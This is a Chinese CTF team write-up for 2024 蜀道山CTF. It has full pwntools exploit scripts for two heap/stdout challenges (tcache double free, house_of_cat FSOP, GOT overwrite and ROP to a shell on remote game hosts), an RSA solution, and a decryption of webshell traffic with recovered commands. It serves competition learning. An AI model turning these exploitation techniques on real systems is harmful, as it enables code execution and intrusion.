Scr1w战队wp

排名

第13名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	umz	6314.53	Misc	7	0	2024-11-17 17:37:14
12	susu	6312.54	Misc	7	0	2024-11-17 17:21:46
13	Scr1w	6295.85	Misc	7	0	2024-11-17 17:54:58
14	Laopo	6292.62	Misc	7	0	2024-11-17 17:08:18
15	纵你阅题何其多，再无一题恰似我	6283.64	Misc	7	0	2024-11-17 17:24:09
16	akzheye	6282.66	Misc	7	0	2024-11-17 17:17:10
17	清泉流响	6281.92	Misc	7	0	2024-11-17 17:48:37
18	LYK0r4	6281.54	Misc	7	0	2024-11-17 15:09:45
19	www	5579.48	Reverse	6	1	2024-11-17 17:53:04
20	劳资蜀道山	5318.3	Misc	6	0	2024-11-17 15:29:00

共 79 页 < 1 2 3 4 5 ... 79 >

题解

Pwn

one_heap

1，先通过dele+magic来增加add的次数

2，构造double free，将chunk分配到tcache_perthread_struct

3，修改大小为为0x2a0大小的chunk的数量，需要超过7，之后释放掉tcache_perthread_struct，使其被放置再在unsorted bin中

4，分配到stdout结构体附近，使用stdout来泄露libc地址

5，用house_of_cat打io_list_all

```python
#! /usr/bin/python3
from pwn import *
#pyright: reportUndefinedVariable=false

context.os = 'linux'
context.arch = 'amd64'
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']

elf=ELF("./one_heap")
libc=ELF("./libc.so.6")

debug = 0

if debug:
    io = process("./one_heap")
    #io = remote('0.0.0.0',9999)
else:
    io = remote('gamebox.yunyansec.com',64605)

```

```python
def p():
    gdb.attach(proc.pidof(io)[0])


def add(size,cnt):
    io.sendlineafter("Please input you choice: \n",'1')
    io.sendlineafter("Please input size:\n",str(size))
    io.sendlineafter("input you context:\n",cnt)

def add2(size,cnt):
    io.sendlineafter("Please input you choice: \n",'1')
    io.sendlineafter("Please input size:\n",str(size))
    io.sendafter("input you context:\n",cnt)
    sleep(0.5)

def dele():
    io.sendlineafter("Please input you choice: \n",'2')

def magic():
    io.sendlineafter("Please input you choice: \n",'3')

add(0x60,"1")

# p()
magic()
io.recvuntil(b'If you feel lost, you may as well empty everything and start over\n')
heap_base=u64(io.recv(6).ljust(8,b'\x00'))-0x2a0
print("heap_base="+hex(heap_base))
key=heap_base>>12

dele()
magic()
dele()
magic()
dele()
magic()
dele()
magic()
dele()
magic()
dele()
magic()

add(0x50,"1")
dele()
magic()
dele()
magic()
dele()
magic()
dele()
magic()
dele()
magic()
dele()
```

```
magic()

add(0x80,"1")
dele()
magic()
dele()
magic()
dele()
# magic()
# p()
add(0x80,p64((heap_base+0x10)^key))
add(0x80,p64((heap_base+0x10)^key))
add2(0x80,p64(0)+p64(0x0000000000000000)+p64(0x10000)+p64(0)*6+p64(0x000700
0000000000))
dele()

add2(0x90,p64(0)+p64(0x0001000000040001)+p64(0x10000))
add2(0x10,p16(0x45c0))
# p()
add2(0x50,flat(0xfbad1800, 0, 0, heap_base+0xd0,
heap_base+0xd0,heap_base+0xe0,heap_base+0xe0))
libc_base=u64(io.recv(6).ljust(8,b'\x00'))-0x203b20
print("libc_base="+hex(libc_base))

io_list_all=libc.symbols['_IO_list_all']+libc_base

io.recv()
io.sendline('1')
io.sendlineafter("Please input size:",str(0x10))
io.sendafter("input you context:",p64(io_list_all)*2)
sleep(0.5)
# p()
io.recv()
io.sendline('1')
io.sendlineafter("Please input size:",str(0xa0))
io.sendafter("input you context:",p64(heap_base+0x400))
sleep(0.5)

one=[0x583e3,0x1111aa,0x1111b2,0x1111b7]

lock = heap_base+0x600
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
ret=libc_base+0x11BA69

pop_rax=libc_base+0x00000000000dd237
pop_rdi=libc_base+0x000000000010f75b
leave_ret =libc_base + libc.search(asm('leave;ret;')).__next__()

orw_addr=heap_base+0x500 + 0x70
wfile=libc.symbols["_IO_wfile_jumps"]+libc_base
magic_gadget=libc_base+0x17923D

#_IO_FILE_plus
fake_io_addr = heap_base + 0x400
```

```python
fake_io = b"/bin/sh\x00"+p64(0) * 7 + p64(0) + p64(1)#last 0,1 wide_data->read_ptr read_end
fake_io += p64(fake_io_addr + 0xb0) #rdx
fake_io += p64(system)
fake_io += p64(0xffffffffffffff)
fake_io = fake_io.ljust(0x88,b'\x00')
fake_io += p64(heap_base + 0x1000)#lock writable
fake_io = fake_io.ljust(0xa0,b'\x00')
fake_io += p64(fake_io_addr + 0x30)
fake_io = fake_io.ljust(0xc0,b'\x00')
fake_io += p64(1)#mode
fake_io = fake_io.ljust(0xd8,b'\x00')
fake_io += p64(wfile + 0x30)#vtable  seek

fake_io2 = p64(0) * 2
fake_io2 += p64(fake_io_addr+0x40)#rdx2


io.recv()
io.sendline('1')
io.sendlineafter("Please input size:",str(0xf0))
io.sendlineafter("input you context:","1")

io.recv()
io.sendline('1')
io.sendlineafter("Please input size:",str(0xf0))
io.sendlineafter("input you context:",fake_io)

io.recv()
io.sendline('1')
io.sendlineafter("Please input size:",str(0xf0))
io.sendlineafter("input you context:",fake_io2)
io.recv()
# p()
print("tat="+hex(magic_gadget))
io.sendline('4')

io.interactive()

# 0x583e3 posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
# constraints:
#   rsp & 0xf == 0
#   rcx == NULL
#   rbx == NULL || (u16)[rbx] == NULL

# 0x1111aa posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x48], 0, rsp+0x70, [rsp+0xf0])
# constraints:
#   [rsp+0x70] == NULL
#   [[rsp+0xf0]] == NULL || [rsp+0xf0] == NULL
#   [rsp+0x48] == NULL || (s32)[[rsp+0x48]+0x4] <= 0

# 0x1111b2 posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x48], 0, rsp+0x70, r9)
# constraints:
#   [rsp+0x70] == NULL
#   [r9] == NULL || r9 == NULL
```

```
#   [rsp+0x48] == NULL || (s32)[[rsp+0x48]+0x4] <= 0

# 0x1111b7 posix_spawn(rsp+0x64, "/bin/sh", rdx, 0, rsp+0x70, r9)
# constraints:
#   [rsp+0x70] == NULL
#   [r9] == NULL || r9 == NULL
#   rdx == NULL || (s32)[rdx+0x4] <= 0
```

mixian

1，通过上界溢出，覆盖stdout，实现libc泄露

2，通过上界溢出，覆盖stdin，实现任意地址写

3，覆盖strchrnul.got为plt0，覆盖got0的值为got0以下地址，got0+8为pop_rsp，在下面合适位置布局rop

```python
#! /usr/bin/python3
from pwn import *
#pyright: reportUndefinedVariable=false

context.os = 'linux'
context.arch = 'amd64'
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']

elf=ELF("./pwn")
libc=ELF("./libc.so.6")

debug = 0

if debug:
    io = process("./pwn")
    #io = remote('0.0.0.0',9999)
else:
    io = remote('gamebox.yunyansec.com',33718)

def p():
    gdb.attach(proc.pidof(io)[0])


io.recvuntil("Which question do you want to answer?\n")
io.sendline("-8")
io.recvuntil("Then you can input your answer.\n")
payload=flat(0xfbad1800, 0, 0, 0, b'\x00')
io.sendline(payload)
io.recvuntil(b'\x00'*8)
libc_base=u64(io.recv(6).ljust(8,b'\x00'))-0x1ec980
print("libc_base="+hex(libc_base))
puts=libc_base+libc.symbols[b'puts']
print("puts="+hex(puts))

# tar=libc_base+0x1EC0A8
# tar=libc_base+0x1EC040
```

```
tar=libc_base+0x1EC008
one=[0xe3afe,0xe3b01,0xe3b04]
io.recv()
io.sendline("-6")
io.recvuntil("Then you can input your answer.")
# p()
payload=flat(0xfbad1800, 0x1eca03+libc_base,  0x1eca03+libc_base, 0x1eca03+libc_base, 0x1eca03+libc_base,0x1eca03+libc_base,0x1eca03+libc_base,tar,tar+0x60)
io.send(payload)
# p()
io.recvuntil("Which question do you want to answer?")
io.sendline("1")
io.recvuntil("Then you can input your answer.")
# p()

plt0=libc_base+0x22000
print("ogg="+hex(plt0))
ret=libc_base+0xFED71
binsh=libc_base+next(libc.search(b'/bin/sh'))
rdi=libc_base+0x0000000000023b6a
pop_rsp=libc_base+0x000000000002f70a
rax=libc_base+0x0000000000036174
syscall=libc_base+0x10DFD0
system=libc.symbols[b'system']+libc_base
r15=libc_base+0x0000000000023b69
rsi=libc_base+0x000000000002601f
rdx=libc_base+0x0000000000142c92
r12=libc_base+0x000000000002f709
# io.sendline(p64(libc_base+0x1EC018)+p64(pop_rsp)+p64(rdi)+p64(binsh)+p64(system)+p64(binsh)+p64(ret)+p64(plt0))
io.sendline(p64(libc_base+0x1EC018)+p64(pop_rsp)+p64(r15)+p64(0)+p64(r12)+p64(0)+p64(one[0]+libc_base)+p64(plt0))


io.interactive()

# 0xe3afe execve("/bin/sh", r15, r12)
# constraints:
#   [r15] == NULL || r15 == NULL
#   [r12] == NULL || r12 == NULL

# 0xe3b01 execve("/bin/sh", r15, rdx)
# constraints:
#   [r15] == NULL || r15 == NULL
#   [rdx] == NULL || rdx == NULL

# 0xe3b04 execve("/bin/sh", rsi, rdx)
# constraints:
#   [rsi] == NULL || rsi == NULL
#   [rdx] == NULL || rdx == NULL
```

Crypto

xorsa

根据异或的性质，hint1经过q=p^mask代入后发现就是mask，则p可通过q ^ mask得到。

这里注意到e为合数，也就是说e和phi不互素，需要用到有限域开方，计算e和phi的最大公约数后将计算出的明文开方即可

```
from Crypto.Util.number import *
import gmpy2
import uuid
# flag='LZSDS{'+str(uuid.uuid4())+'}'

# while True:
#     p=getPrime(512)
#     if p.bit_length()==512:
#         break
# mask=??????
# q=p^mask
# hint1=p^q # = p ^ q = p ^ p ^ mask = mask
# hint2=q # = p ^ mask
# n=p*q
# e=2026
# m=bytes_to_long(flag.encode())
# c=pow(m,e,n)
# print("c =",c)
# print("n =",n)
# print("hint1 =",hint1)
# print("hint2 =",hint2)

# '''
# c =
137605787298911270410982294312599611202164689487957323739755364177512224430698057756938455600058819816222020898838663955771547012290462458822821270549691142103071751165741784288230438170419562075032992207210421365158639796555782104995120449177815663039476812512486455042739954026307014805905058404734127656 62
# n =
142470382118213852097590672568462322274441631730991990852577903705904507496652065561633647542691822553580849483543458278989872347566621339746331170629023708118554666653517840271253331126630750853956765011217597866997201490985764331418177375649287794207255397933358302742292063169994613099270005231882228016 59
# hint1 =
893853861996173139971601666547056408498624388039492891848237429581450935338236465120124953211126895179335457212432403390250258854129771329762243267072273 0
# hint2 =
149329815524347483732009284932575038775951964387938860920831449400060555402063670632084903290675912191476249237848985257558326017754657893532097761305064 7
# '''
c =
137605787298911270410982294312599611202164689487957323739755364177512224430698057756938455600058819816222020898838663955771547012290462458822821270549691142103071751165741784288230438170419562075032992207210421365158639796555782104995120449177815663039476812512486455042739954026307014805905058404734127656 62
```

```python
n = 14247038211821385209759067256846232227444163173099199085257790370590450749665206556163364754269182255358084948354345827898987234756662133974633117062902370811855466665351784027125333112663075085395676501121759786699720149098576433141817737564928779420725539793335830274229206316999461309927000523188222801659
hint1 = 8938538619961731399716016665470564084986243880394928918482374295814509353382364651201249532111268951793354572124324033902502588541297713297622432670722730
hint2 = 14932981552434748373200928493257503877595196438793886092083144940006055540206367063208490329067591219147624923784898525755832601775465789353209776130506 47

mask = hint1
p = hint2 ^ mask
q = hint2
n = p * q
e = 2026
phi = (p-1)*(q-1)
# d = pow(e, -1,phi)
# print(long_to_bytes(c, d, n))

_gcd = gmpy2.gcd(e, phi)
d = gmpy2.invert(e//_gcd, phi)
m_gcd = gmpy2.powmod(c, d, n)
m = gmpy2.iroot(m_gcd, _gcd)
flag = long_to_bytes(int(m[0]))
print(flag)
# b'LZSDS{fcfa4147-d982-4cd8-9ab7-50669e559736}'
```

Misc

欢迎来到2024蜀道山CTF

发送消息即可

Elemental Wars

这题涉及到五行相生相克，没找到什么固定的规律。就相生：土生金，金生水，水生木，木生火，火生土；相克：木克土、土克水、水克火、火克金、金克木。

感觉是纯靠运气，你要在预判一次到两次之间选属性了，运气好的话人机在3以下差不多稳赢，运气差你能给人机回十几滴血


神奇的硬币纺纱机

这题唯一一个技巧是如果硬币有一百枚的话就一直按0（即不要投资），反正你都赢了，还能赚到很多硬币（ ）

不过根据几次游戏下来发现前期的投资中赚的概率比较大，建议是成功一次之后苟一次或者苟两次，你在苟一次后发现对面没投资，对面心生愧疚然后就在下一次投硬币进去（这招还真适用于很多情况）

javaPcap

反编译一下jar包，有几个核心加密函数：



可以用python写出decrypt函数（国密用cyberchef）

```python
from base64 import b64encode, b64decode
from Crypto.Cipher import AES, Blowfish
from Crypto.Util.Padding import pad, unpad
from Crypto.Protocol.KDF import scrypt
import base64


def AES_encrypt(content: str, key: str, key_size: int = 16) -> str:
    try:
        # 准备密钥
        key_bytes = bytearray(key.encode('utf-8'))  # 将密钥转换为字节
        key_bytes = key_bytes[:key_size]  # 截取密钥大小，确保密钥为16字节

        # 创建 AES 密钥对象
        cipher = AES.new(bytes(key_bytes), AES.MODE_ECB)  # 使用 ECB 模式

        # 将明文内容转换为字节并进行填充
        content_bytes = content.encode('utf-8')
        padded_content = pad(content_bytes, AES.block_size)  # 填充数据，确保长度是16的倍数

        # 执行加密
        encrypted_bytes = cipher.encrypt(padded_content)

        # 将加密后的字节数据转为 Base64 编码的字符串
        return b64encode(encrypted_bytes).decode('utf-8')

    except Exception as e:
        raise RuntimeError(f"Encryption error: {str(e)}")


```

```python
def AES_decrypt(encrypted_content: str, key: str, key_size: int = 16) -> str:
    try:
        # 解码 Base64 编码的加密内容
        encrypted_bytes = b64decode(encrypted_content)

        # 准备密钥
        key_bytes = bytearray(key.encode('utf-8'))  # 将密钥转换为字节
        key_bytes = key_bytes[:key_size]  # 截取密钥大小，确保密钥为16字节

        # 创建 AES 解密器
        cipher = AES.new(bytes(key_bytes), AES.MODE_ECB)  # 使用 ECB 模式

        # 执行解密
        decrypted_bytes = cipher.decrypt(encrypted_bytes)

        # 去除填充
        decrypted_content = unpad(decrypted_bytes, AES.block_size).decode('utf-8')

        return decrypted_content

    except Exception as e:
        raise RuntimeError(f"Decryption error: {str(e)}")



def blowfish_encrypt(content, key, key_size: int = 16):
    try:
        # Ensure key length matches the required size by padding/truncating
        key_bytes = bytearray(key.encode('utf-8'))
        key_bytes = key_bytes[:key_size] + b'\x00' * (key_size - len(key_bytes))  # Adjust to key size

        cipher = Blowfish.new(key_bytes, Blowfish.MODE_ECB)

        # Pad the content to make sure it is a multiple of the block size (8 bytes for Blowfish)
        padded_content = pad(content.encode('utf-8'), Blowfish.block_size)

        encrypted_bytes = cipher.encrypt(padded_content)

        # Return base64 encoded result
        return base64.b64encode(encrypted_bytes).decode('utf-8')

    except Exception as e:
        raise RuntimeError(f"Encryption error: {str(e)}")

def blowfish_decrypt(encrypted_content, key, key_size = 16):
    try:
        # Decode the base64 encoded encrypted content
        encrypted_bytes = base64.b64decode(encrypted_content)

        # Ensure key length matches the required size by padding/truncating
        key_bytes = bytearray(key.encode('utf-8'))
```

```python
        key_bytes = key_bytes[:key_size] + b'\x00' * (key_size - len(key_bytes))  # Adjust to key size

        cipher = Blowfish.new(key_bytes, Blowfish.MODE_ECB)

        # Decrypt the content
        decrypted_bytes = cipher.decrypt(encrypted_bytes)

        # Unpad the decrypted content
        decrypted_content = unpad(decrypted_bytes, Blowfish.block_size).decode('utf-8')

        return decrypted_content

    except Exception as e:
        raise RuntimeError(f"Decryption error: {str(e)}")




def AES_test():
    key = "thisisaverysecretkey"
    content = "hello world"
    encrypted_content = AES_encrypt(content, key)
    print(f"Encrypted content: {encrypted_content}")
    content = AES_decrypt(encrypted_content, key)
    print(f"Decrypted content: {content}")


def AES_main():
    key = "6432687659573170"
    encrypted_content = "+EpZWDpxh5kOrLMyz0k3nw=="
    content = AES_decrypt(encrypted_content, key)
    print(f"Decrypted content: {content.encode()}")


def blowfish_test():
    key = "62484d675a6d78685a7938"
    content = "root\n"
    encrypted_content = blowfish_encrypt(content, key)
    print(f"Encrypted content: {encrypted_content}")


def blowfish_main():
    key = "62484d675a6d78685a7938"
    content = "EWU9jYMES5eYm3vvdOkXDplbgKCL8sJF"
    decrypted_content = blowfish_decrypt(content, key)
    print(f"{decrypted_content}")

blowfish_main()

```


然后分析一下流量包，值得注意的只有5个http包，根据传递参数的分析，cmd为命令的base64编码，encryptMethod为加密方式，key就是密钥

经过解码，从头到尾的命令为：

```
whoami
ls -alt
ls flag/
base64 flag/flag.zip
cat flag/hint.txt
```

注意到有个hint.txt，并且把flag.zip进行base64编码了，先看看flag.zip


追踪http流得到




解密得到

```
┌──(ins0mnia㉿JSong0903)-[/mnt/f/myweb/2024蜀道山]
└─$ python3 decrypt.py
UEsDBBQACQAIABSGZFkAAAAAAAAAACsAAAAIACkAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEE
AAAAAAQAAAAAeGwJAAcUAwAAAADtgXBFs0Lb8F43+KxCxq77A+Zya0CyhPRERubzgNwf5fF5GVjt
ntPQZe8hy0s4qLAhBXW42FAs5Xhw4lBLBwiHHE6JOQAAACsAAABQSwECFAMUAAkACAAUhmRZhxxO
iTkAAAArAAAACAAcAAAAAAAAAAA7YEAAAAAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEEAAAA
AAQAAAAAUEsFBgAAAAABAAEAUgAAAJgAAAAAAA==
```

